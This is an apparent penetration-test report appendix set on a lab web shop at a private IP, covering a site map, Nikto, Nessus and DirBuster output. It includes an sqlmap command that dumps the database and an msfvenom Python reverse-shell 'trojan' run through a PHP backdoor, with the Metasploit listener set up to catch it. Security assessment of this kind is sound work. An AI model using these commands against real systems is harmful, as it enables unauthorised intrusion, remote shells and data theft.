
```
|   |       3-slide.jpg
|   |       4-slide.jpg
|   |       5-slide.jpg
|   |       6-slide.jpg
|   |       brand.png
|   |       brandp.png
|   |       brandx.png
|   |       detailbig.jpg
|   |       detailbig21.jpg
|   |       detailbig31.jpg
|   |       detailsquare3.jpg
|   |       detailsquare41.jpg
|   |       header.jpg
|   |       header.png
|   |       logo.png
|   |       logoz.png
|   |       person-1.jpg
|   |       person-2.jpg
|   |       person-3.png
|   |       person-4.jpg
|   |       profile1.jpg
|   |       profile2.jpg
|   |
|   \---js
|           bootstrap.js
|           custom.js
|           jquery-1.10.2.js
|           jquery.easing.min.js
|           jquery.flexslider.js
|           scrollReveal.js
|
+---customers
|   |   add_to_cart.php
|   |   cart_items.php
|   |   config.php
|   |   db_conection.php
|   |   edititem.php
|   |   fancybox_buttons.png
|   |   fancybox_loading.gif
|   |   fancybox_loading@2x.gif
|   |   fancybox_overlay.png
|   |   fancybox_sprite.png
|   |   fancybox_sprite@2x.png
|   |   index.php
|   |   jquery.fancybox-buttons.css
|   |   jquery.fancybox-buttons.js
|   |   jquery.fancybox-media.js
|   |   jquery.fancybox-thumbs.css
```

Appendix A - Site Map Part 4




```
|   |   jquery.fancybox-thumbs.js
|   |   jquery.fancybox.css
|   |   jquery.fancybox.js
|   |   jquery.fancybox.pack.js
|   |   logout.php
|   |   orders.php
|   |   rs (1).jpg
|   |   rs (2).jpg
|   |   rs.jpg
|   |   save_order.php
|   |   settings.php
|   |   shop.php
|   |   view_purchased.php
|   |
|   +---bootstrap
|   |   +---css
|   |   |       bootstrap.css
|   |   |       bootstrap.min.css
|   |   |
|   |   +---fonts
|   |   |       glyphicons-halflings-regular.eot
|   |   |       glyphicons-halflings-regular.svg
|   |   |       glyphicons-halflings-regular.ttf
|   |   |       glyphicons-halflings-regular.woff
|   |   |       glyphicons-halflings-regular.woff2
|   |   |
|   |   \---js
|   |           bootstrap.js
|   |           bootstrap.min.js
|   |
|   +---css
|   |       jquery.bdt.css
|   |       local.css
|   |
|   +---font-awesome
|   |   +---css
|   |   |       font-awesome.css
|   |   |       font-awesome.min.css
|   |   |
|   |   +---fonts
|   |   |       fontawesome-webfont.eot
|   |   |       fontawesome-webfont.svg
|   |   |       fontawesome-webfont.ttf
|   |   |       fontawesome-webfont.woff
|   |   |       fontawesome-webfont.woff2
|   |   |       FontAwesome.otf
```

APPENDIX A - SITE MAP PART 5



```
|   |   +---less
|   |   |       bordered-pulled.less
|   |   |       core.less
|   |   |       fixed-width.less
|   |   |       font-awesome.less
|   |   |       icons.less
|   |   |       larger.less
|   |   |       list.less
|   |   |       mixins.less
|   |   |       path.less
|   |   |       rotated-flipped.less
|   |   |       spinning.less
|   |   |       stacked.less
|   |   |       variables.less
|   |   |
|   |   \---scss
|   |           font-awesome.scss
|   |           _bordered-pulled.scss
|   |           _core.scss
|   |           _fixed-width.scss
|   |           _icons.scss
|   |           _larger.scss
|   |           _list.scss
|   |           _mixins.scss
|   |           _path.scss
|   |           _rotated-flipped.scss
|   |           _spinning.scss
|   |           _stacked.scss
|   |           _variables.scss
|   |
|   +---item_images
|   |       14231.jpg
|   |       147124.jpg
|   |       181757.jpg
|   |       289865.jpg
|   |       722934.jpg
|   |       783298.jpg
|   |
|   \---js
|           datatables.min.js
|           jquery-1.10.2.min.js
|           jquery.bdt.js
|
+---database
|       New Project 20161115 1551.sql
|
```

Appendix A - Site Map Part 6



```
+---pictures
|       rick.jpg
|
\---production
        sqlcm.bak
```

Appendix A - Site Map Part 7

APPENDIX B – NIKTO RESULTS

```
- Nikto v2.1.6

---------------------------------------------------------------------------

+ Target IP: 192.168.1.10
+ Target Hostname: 192.168.1.10
+ Target Port: 80
+ Start Time: 2017-11-16 16:58:38 (GMT0)

---------------------------------------------------------------------------

+ Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7

+ Retrieved x-powered-by header: PHP/5.4.7

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Cookie PHPSESSID created without the httponly flag

+ Root page / redirects to: ../index.php

+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.

+ OpenSSL/1.0.1c appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ PHP/5.4.7 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.

+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ /customers/shop.php/article.cfm?id=1'<script>alert(document.cookie);</script>: With malformed URLs, ColdFusion is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
```

+ OSVDB-12184: /customers/shop.php/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /customers/shop.php/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ OSVDB-12184: /customers/shop.php/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.


+ OSVDB-12184: /customers/shop.php/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

+ 26166 requests: 0 error(s) and 15 item(s) reported on remote host

+ End Time: 2017-11-16 17:02:37 (GMT0) (239 seconds)

+ 1 host(s) tested

APPENDIX C – SQLMAP SYNTAX




```
root@kali:~# sqlmap -u "http://192.168.1.10/userlogin.php" --data="user_email=hacklab@hacklab.com
&user_pasword=hacklab&user_login=''" --method POST --dbms=MySQL --all -D edgedata --threads 10
```

APPENDIX C - SQLMAP SYNTAX 1

-u:	target page
--data:	post data for valid request
--method:	method (GET/POST)
--dbms;	database management system – in this case, MySQL. This was determined from previous scans
--all:	retrieve everything
-D	database name
--threads	set number of threads to use (1-10)

APPENDIX D – NESSUS RESULTS



192.168.1.10


Summary

Critical	High	Medium	Low	Info	Total
0	0	7	2	22	31

Details

Severity	Plugin Id	Name
Medium (5.0)	10188	Multiple Web Server printenv CGI Information Disclosure
Medium (5.0)	11213	HTTP TRACE / TRACK Methods Allowed
Medium (5.0)	11229	Web Server info.php / phpinfo.php Detection
Medium (5.0)	40984	Browsable Web Directories
Medium (5.0)	46803	PHP expose_php Information Disclosure
Medium (5.0)	55640	SQL Dump Files Disclosed via Web Server
Medium (4.3)	85582	Web Application Potentially Vulnerable to Clickjacking
Low (2.6)	26194	Web Server Transmits Cleartext Credentials
Low (2.6)	34850	Web Server Uses Basic Authentication Without HTTPS
Info	10107	HTTP Server Type and Version
Info	10302	Web Server robots.txt Information Disclosure
Info	10662	Web mirroring
Info	11032	Web Server Directory Enumeration
Info	11149	HTTP login page
Info	11219	Nessus SYN scanner
Info	24260	HyperText Transfer Protocol (HTTP) Information
Info	33817	CGI Generic Tests Load Estimation (all tests)
Info	40665	Protected Web Page Detection
Info	42057	Web Server Allows Password Auto-Completion
Info	43111	HTTP Methods Allowed (per directory)
Info	48243	PHP Version Detection
Info	49704	External URLs
Info	50344	Missing or Permissive Content-Security-Policy HTTP Response Header
Info	50345	Missing or Permissive X-Frame-Options HTTP Response Header
Info	51080	Web Server Uses Basic Authentication over HTTPS
Info	57323	OpenSSL Version Detection

APPENDIX D - NESSUS RESULTS PAGE 1




Info	84502	HSTS Missing From HTTPS Server
Info	84574	Backported Security Patch Detection (PHP)
Info	85601	Web Application Cookies Not Marked HttpOnly
Info	85602	Web Application Cookies Not Marked Secure
Info	91815	Web Application Sitemap

APPENDIX D - NESSUS RESULTS PAGE 2

APPENDIX E – MSFVENOM TROJAN CREATION & EXECUTION

The payload was created using the syntax shown below.




```
root@kali:~# msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.1.200 LPORT=1122 > trojan.py
No platform was selected, choosing Msf::Module::Platform::Python from the payload
No Arch selected, selecting Arch: python from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 450 bytes
```

APPENDIX E - MSFVENOM 1

The command used specifies a python payload which will connect back to a host at 192.168.1.200 on port 1122.

The python payload is uploaded, then executed using the following command




```
192.168.1.10/pictures/simple-backdoor.php?cmd=python trojan.py
```

APPENDIX E - MSFVENOM 2

This will then connect back to a Meterpreter listener listening on the same port as the one specified during payload creation.

The meterpreter listener is set up as shown in the figure below.



```
root@kali:~# msfconsole

       =[ metasploit v4.16.16-dev                         ]
+ -- --=[ 1702 exploits - 969 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.200
lhost => 192.168.1.200
msf exploit(handler) > set lport 1122
lport => 1122
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.1.200:1122
```

APPENDIX E - MSFVENOM 3

Once a connection is established the meterpreter session is dropped down into a shell with the command '*shell*'.

(CRACKER|HACKER, 2015)

Appendix F – DirBuster Results

```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sun Nov 26 23:20:58 GMT 2017
--------------------------------

http://192.168.1.10:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/
/icons/
/assets/
/pictures/
/assets/img/
/assets/css/
/assets/fonts/
/database/
/assets/js/
/admin/css/
/customers/css/
/icons/small/
/admin/js/
/customers/js/
/customers/bootstrap/
/customers/bootstrap/js/
/customers/bootstrap/css/
/customers/bootstrap/fonts/
/production/

Dirs found with a 403 response:

/cgi-bin/
/error/
/error/include/

Dirs found with a 302 response:

/admin/
/customers/

Dirs found with a 401 response:
```

```
/phpmyadmin/

Dirs found with a 408 response:

/error/promociones/

--------------------------------
Files found during testing:

Files found with a 200 responce:

/index.php
/terms.php
/register.php
/pictures/simple-backdoor.php
/userlogin.php
/pictures/php-reverse-shell.php
/assets/js/jquery-1.10.2.js
/pictures/trojan.py
/adminlogin.php
/info.php
/assets/css/bootstrap.css
/assets/js/bootstrap.js
/assets/fonts/FontAwesome.otf
/assets/fonts/fontawesome-webfont.eot
/assets/css/flexslider.css
/assets/css/font-awesome.min.css
/assets/js/jquery.flexslider.js
/assets/js/custom.js
/assets/fonts/fontawesome-webfont.svg
/database/New%20Project%2020161115%201551.sql
/assets/js/jquery.easing.min.js
/assets/js/scrollReveal.js
/assets/css/style.css
/assets/fonts/fontawesome-webfont.ttf
/assets/fonts/fontawesome-webfont.woff
/admin/admin.php
/admin/css/jquery.bdt.css
/admin/css/local.css
/customers/css/jquery.bdt.css
/customers/css/local.css
/admin/js/datatables.min.js
/admin/js/jquery-1.10.2.min.js
/admin/js/jquery.bdt.js
/customers/js/datatables.min.js
/customers/js/jquery-1.10.2.min.js
/customers/js/jquery.bdt.js
```

/config.php
/admin/config.php
/customers/config.php
/customers/bootstrap/js/bootstrap.min.js
/customers/bootstrap/js/bootstrap.js
/customers/bootstrap/css/bootstrap.min.css
/customers/bootstrap/fonts/glyphicons-halflings-regular.eot
/cookie.php
/customers/bootstrap/css/bootstrap.css
/customers/bootstrap/fonts/glyphicons-halflings-regular.svg
/customers/bootstrap/fonts/glyphicons-halflings-regular.ttf
/customers/bootstrap/fonts/glyphicons-halflings-regular.woff
/customers/bootstrap/fonts/glyphicons-halflings-regular.woff2
/username.php
/production/sqlcm.bak
/instructions.php
/hidden.php

Files found with a 302 responce:

/admin/index.php
/customers/index.php
/customers/shop.php
/admin/customers.php
/admin/logout.php
/customers/logout.php
/admin/items.php
/extras.php
/customers/orders.php
/customers/settings.php
/customers/cart_items.php